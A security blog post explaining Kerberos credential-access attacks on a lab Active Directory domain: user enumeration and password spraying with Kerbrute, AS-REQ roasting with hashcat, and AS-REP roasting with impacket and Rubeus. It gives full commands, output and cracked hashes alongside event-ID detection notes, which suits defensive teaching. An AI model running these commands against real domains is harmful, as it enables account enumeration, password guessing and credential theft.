Kerberos II - Credential Access

labs.lares.com/fear-kerberos-pt2

Raúl Redondo March 26, 2024

In the first part of the Kerberos series, we've set the groundwork for the following parts, covering an overview of Kerberos, concepts, encryption types, the authentication flow, and the PKINIT pre-authentication mechanism.

In this second post, we'll delve into techniques that can be leveraged to obtain credential access using the Kerberos authentication flow:

This post is the second part of the next Kerberos series:

Credential Access:

Through the Kerberos authentication flow, it is possible to enumerate domain user accounts and validate credentials through the error messages returned by the KDC to the client. In addition, user hashes can be obtained through encrypted parts included in AS-REQ/AS-REP and TGS-REQ/TGS-REP messages (Roasting attacks). Also, in case a user uses PKINIT as a pre-authentication method, it is possible to extract his NT/LM hashes using the UnPAC the hash technique, which we will see in this post.

Although we won't delve into low-level detection measures, notes have been added as references as we go through each technique, which can help detect these Kerberos authentication flow abuse techniques.

User Enumeration:

Due to how Kerberos works, it is possible to enumerate valid domain accounts by sending TGT requests (AS-REQ) and analyzing the KDC errors in the response.

When Kerberos receives an AS-REQ message from the client, the KDC responds with `KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN` error message if the user is not found in its database.

If the KDC responds with `KRB5KDC_ERR_PREAUTH_REQUIRED` error, or returns a TGT in an AS-REP response (Accounts not requiring pre-authentication), it will confirm that the user exists.


In addition, KDC will respond with `KDC_ERR_CLIENT_REVOKED` if the account is locked or disabled.

The following is an example of this enumeration using the own Kerberos pre-authentication flow via Kerbrute:

```
┌──(ray㉿karma)-[~/ad/tools]
└─$ ./kerbrute userenum lareslabsUsers.txt --dc 192.168.25.133 --domain lareslabs.local

   __             __               __
  / /_____  _____/ /_  _______  __/ /____
 / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 02/21/24 - Ronnie Flathers @ropnop

2024/02/21 07:01:35 >  Using KDC(s):
2024/02/21 07:01:35 >   192.168.25.133:88

2024/02/21 07:01:35 >  [+] VALID USERNAME:       ELliot.a@lareslabs.local
2024/02/21 07:01:35 >  [+] VALID USERNAME:       Administrator@lareslabs.local
2024/02/21 07:01:35 >  [+] VALID USERNAME:       SQLSVC@lareslabs.local
2024/02/21 07:01:35 >  [+] VALID USERNAME:       Darlene.a@lareslabs.local
2024/02/21 07:01:35 >  Done! Tested 27 usernames (4 valid) in 0.003 seconds
```

Kerbrute user enumeration.

The traffic generated would be as follows:



kerberos

No.	Time	Source	Destination	Protocol	Length	Info
36	0.001771	192.168.25.134	192.168.25.133	KRB5	197	AS-REQ
37	0.001784	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
38	0.001855	192.168.25.134	192.168.25.133	KRB5	194	AS-REQ
39	0.001855	192.168.25.134	192.168.25.133	KRB5	197	AS-REQ
40	0.002031	192.168.25.134	192.168.25.133	KRB5	197	AS-REQ
41	0.002043	192.168.25.133	192.168.25.134	KRB5	232	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
42	0.002082	192.168.25.133	192.168.25.134	KRB5	239	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
43	0.002208	192.168.25.133	192.168.25.134	KRB5	237	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
44	0.002209	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
45	0.002314	192.168.25.134	192.168.25.133	KRB5	193	AS-REQ
46	0.002342	192.168.25.134	192.168.25.133	KRB5	198	AS-REQ
47	0.002355	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
48	0.002419	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
49	0.002487	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
50	0.002533	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
51	0.002636	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
52	0.002655	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
53	0.002771	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
54	0.002910	192.168.25.133	192.168.25.134	KRB5	775	AS-REP

Kerbrute network traffic.

Useful Windows event IDs to take note of:

- 4768 - A Kerberos authentication ticket (TGT) was requested. A Kerberos authentication ticket (TGT) was requested to identify one source endpoint trying to obtain an unusual number of Kerberos TGT tickets for non-existing users.
- This event can be monitored closely for excessive Kerberos Authentication ticket requests issued from a single source with no pre-authentication.

Password Guessing

The Kerberos authentication flow can be leveraged to validate user credentials, which, from an offensive security or threat actor stance, facilitates the ability to carry out ‘Password Guessing’ attacks.


In this process, AS-REQ messages are sent with an encrypted timestamp and the password to be validated. If the password is incorrect, the Key Distribution Center (KDC) responds with the message `KDC_ERR_PREAUTH_FAILED` (pre-authentication information was invalid).

The password spray feature of kerbrute can automate this process:

```
┌──(ray㉿karma)-[~/ad/tools]
└─$ ./kerbrute passwordspray lareslabsUsers.txt "Lareslabs1." --dc 192.168.25.133 --domain lareslabs.local

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 02/21/24 - Ronnie Flathers @ropnop

2024/02/21 07:50:31 >  Using KDC(s):
2024/02/21 07:50:31 >   192.168.25.133:88

2024/02/21 07:50:31 >  [+] VALID LOGIN:  Darlene.a@lareslabs.local:Lareslabs1.
2024/02/21 07:50:31 >  [+] VALID LOGIN:  Elliot.a@lareslabs.local:Lareslabs1.
2024/02/21 07:50:31 >  [+] VALID LOGIN:  Administrator@lareslabs.local:Lareslabs1.
2024/02/21 07:50:31 >  [+] VALID LOGIN:  SQLSVC@lareslabs.local:Lareslabs1.
2024/02/21 07:50:31 >  [+] VALID LOGIN:  Vin.d@lareslabs.local:Lareslabs1.
2024/02/21 07:50:31 >  Done! Tested 9 logins (5 successes) in 0.023 seconds
```

Kerbrute password spraying


Below is an example of the generated traffic from a password-guessing attack, showing that the KDC has not been able to decrypt the timestamp we have sent as the user 'Tyrell.W' because the password is wrong, which causes the KDC to respond with the following Kerberos error message:



KRB5KDC_ERR_PREAUTH_FAILED (Wrong password).

This kind of enumeration does not trigger event **4625** (*An account failed to log on*), but it will increase the number of logon attempts from the target user. It may consequently block the account due to excessive logon attempts.

This technique will trigger event 4771 - Kerberos pre-authentication failed, which is disabled by default.



Event 4771 - Kerberos pre-authentication failed.


Useful Event IDs & Defenses:

- 4771 - Kerberos pre-authentication failed. (Event disabled by default).
- 4768 - A Kerberos authentication ticket (TGT) was requested.
- Mitre | ATT&CK T1110.003 - Brute Force: Password Spraying

AS-REQroasting:

In the first AS-REQ message with pre-authentication, the client will ask the KDC for a TGT (Ticket Granting Ticket). The client generates a timestamp and encrypts it with its secret key (DES, RC4, AES128 or AES256) derived from the user password. This encrypted timestamp is sent to the KDC together with the username.

Through man-in-the-middle techniques, it may be possible to capture these pre-authentication messages, including the encrypted timestamps:



AS-REQ timestamp.

Once the timestamp encrypted with the user's key is obtained, it is possible to attempt to crack it locally and try to retrieve the password in plain text from the client.

To crack this type of hash, we need to use the following format:
`$krb5pa$18$da$$<cipher_bytes>`

In hashcat the hash mode 19900(AES256), 19800(AES128) or 7500 (RC4):

```
hashcat -O -m 19900 wordlists.txt
hashcat -O -m 19900 -a 3 ?l?l?l?l?l?l?l?l
```

```
$krb5pa$18$Elliot.A$LARESLABS.LOCAL$2ad79d5842c22cae63b40cf8e1a902a2c25bf55a665d54a5502e3c2bc66a0f1
c4574aa407d36f6b18a103bd0cbd588e4a5b4cb4bee5ffa56:Lareslabs1.

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 19900 (Kerberos 5, etype 18, Pre-Auth)
Hash.Target......: $krb5pa$18$Elliot.A$LARESLABS.LOCAL$2ad79d5842c22ca...5ffa56
Time.Started.....: Mon Mar 11 16:19:05 2024 (0 secs)
Time.Estimated...: Mon Mar 11 16:19:05 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (lareslabsPasswords)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      464 H/s (0.08ms) @ Accel:64 Loops:32 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 7/7 (100.00%)
Rejected.........: 0/7 (0.00%)
Restore.Point....: 0/7 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4064-4095
Candidate.Engine.: Device Generator
Candidates.#1....: adsdasdsadas ->
Hardware.Mon.#1..: Temp: 50c Fan:  0% Util: 99% Core:1935MHz Mem:6800MHz Bus:16

Started: Mon Mar 11 16:19:03 2024
Stopped: Mon Mar 11 16:19:07 2024
```

hashcat ASREQroasting.

Useful Defense:


Since this technique is based on monitoring network traffic, enforce a strong password policy to increase the complexity of possible hash-cracking methods.

AS-REProasting:

AS-REP messages contain a Ticket-Granting Ticket (TGT) encrypted with the secret key of the ticket-granting service (krbtgt), along with a **session key that is encrypted with the secret key of the user being authenticated** during the Kerberos flow.

Although we typically associate AS-REP roasting with user accounts that have the "do not require Kerberos Pre-authentication" option enabled, this technique can be employed whenever we can intercept this type of AS-REP message.


As shown in the following example, we will need the session key, which can be found in "enc-part" part:



AS-REP encrypted part.

Suppose any domain users have the "do not require Kerberos Pre-authentication" option enabled. In that case, we can attempt authentication and retrieve the session key encrypted with the user's secret key from the AS-REP message.

Below is an example of the option enabled for the user "Darlene":




Dot not require Kerberos preauthentication.

This technique can be performed using impacket's GetNPUsers script. The script itself allows for the option to specify a list of users:

```
┌──(ray㉿karma)-[~/ad/tools/lab/credential-access]
└─$ impacket-GetNPUsers -request -usersfile users_list -dc-ip 192.168.25.133 LARESLABS.local/
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User ELliot.a doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Darlene.a@LARESLABS.LOCAL:9792aef100d06c6dee29a829c1873372$ded94a4ed1ed62a2cbc579f651
f453fa2b71b4a3ae5f46c6600dbf6151db7039af41c0233dbd5634a5b2c1a72bb0262814ee82a07ab91a2404b33e7013705
74e53ed75cfa0686e9ca684daa761227313292bd824c15b3e543de5dceff82f467e0283346d306fc5c719022e40329b0f62
[-] User Tyrell.W doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User SQLSVC doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Impacket AS-REProast.

The same attack can also be carried out using an alternative tool from Windows, Rubeus:




Rubeus asreproast.

